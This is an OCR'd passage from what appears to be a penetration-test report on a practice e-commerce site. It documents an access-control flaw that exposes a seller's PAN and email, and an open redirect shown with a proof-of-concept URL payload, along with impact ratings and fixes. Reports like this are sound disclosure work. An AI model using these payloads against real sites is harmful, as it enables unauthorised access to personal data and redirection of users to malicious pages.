
- When changing the payload in the mentioned urls we can access/edit the information of other users without proper authorization.



13.235.13.117/static/images/customers/default.png

Observation

- When changing the payload in the mentioned urls we can access/edit the information of other users without proper authorization.




13.235.13.117/products/details.php?p_id=1

Seller Information

Seller Name :	Chandan
Rating :	4/5
City :	Delhi
PAN :	AWQRD7856Q12
Email :	chandan@lifestylestore.com

POC

- Going to http://13.235.13.117/products/details.php?p_id=1 and then clicking seller info we get to see the information about seller and his pan card which seems unnecessary to be publicly displayed.



Adidas Socks

Adidas Men &amp; Women Ankle Length Socks

INR 145/-

Customer Revi

Donald Duc

Nice Socks

Seller Information

Seller Name :	Chandan
Rating :	4/5
City :	Delhi
PAN :	AWDRO7856Q12
Email :	chandan@lifestylestore.com

Business Impact – Moderate

Although this vulnerability does not have a direct impact to users or the server, though it can help the attacker in mapping the personal information of any account and plan further attacks on any specific account

Recommendation

Take the following precautions:

- You can apply encryption to the personal data
- You can add authenticity and authorization to access the other data

References:


https://cipher.com/blog/25-tips-for-protecting-pii-and-sensitive-data/
https://digitalguardian.com/blog/how-secure-personally-identifiable-information-against-loss-or-compromise

11. Open Redirection

Open Redirection (Low)	Below mentioned urls allows redirection to any url. **Affected URL :** • http://65.0.4.39/?includelang=lang/en.php • http://65.0.4.39/?includelang=lang/fr.php **Payload:** • http://65.0.4.39/?includelang=https://www.google.com

Observation


- Making changes to url according to the payload.



```
65.0.4.39/?includelang=https://www.google.com
```

POC

- We are redirected to google:



65.0.4.39/?includelang=https://www.google.com

Business Impact – Low

An http parameter may contain a URL value and could cause the web application to redirect the request to the specified URL. By modifying the URL value to a malicious site.

Recommendation

Take the following precautions:

- Disallow Offsite Redirects.
- If you have to redirect the user based on URLs, instead of using untrusted input you should always use an ID which is internally resolved to the respective URL.
- If you want the user to be able to issue redirects you should use a redirection page that requires the user to click on the link instead of just redirecting them.

References:

https://cwe.mitre.org/data/definitions/601.html
https://www.hacksplaining.com/prevention/open-redirects

THANK YOU

For any further clarifications/patch assistance, please contact:
98765xxxxx